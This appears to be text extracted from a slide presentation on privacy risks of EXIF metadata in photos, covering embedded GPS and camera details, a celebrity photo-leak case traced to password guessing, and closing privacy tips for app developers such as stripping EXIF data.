
- Meta data in images, video and audio
- Cell phone cameras embed GPS coordinates
- Timestamp
- **High end digital cameras:** make, model and serial number
- EXIF Tool <http://www.sno.phy.queensu.ca/~phil/exiftool/>

Nude Photos – Phone Hacked...Nope?


- Media claims “Phone Hacked!”
- EXIF data reveals, multiple phones, over the course of years
- Point of compromise – email
- Chris Chaney – guessed passwords now serving 10 years in jail



EXIF Data Mining



Creating an EXIF Search Engine



STOLEN CAMERA HUNTING + SOCIAL STALKING

craigslist



GEOLOCATION
+
TIMESTAMP

months)



Privacy Tips for App Developers

- Best way to secure your customer's data is not to collect or store it
- If you deal with images strip EXIF and other identifying data out
- If you store data, encrypt as much data so that not even you can access it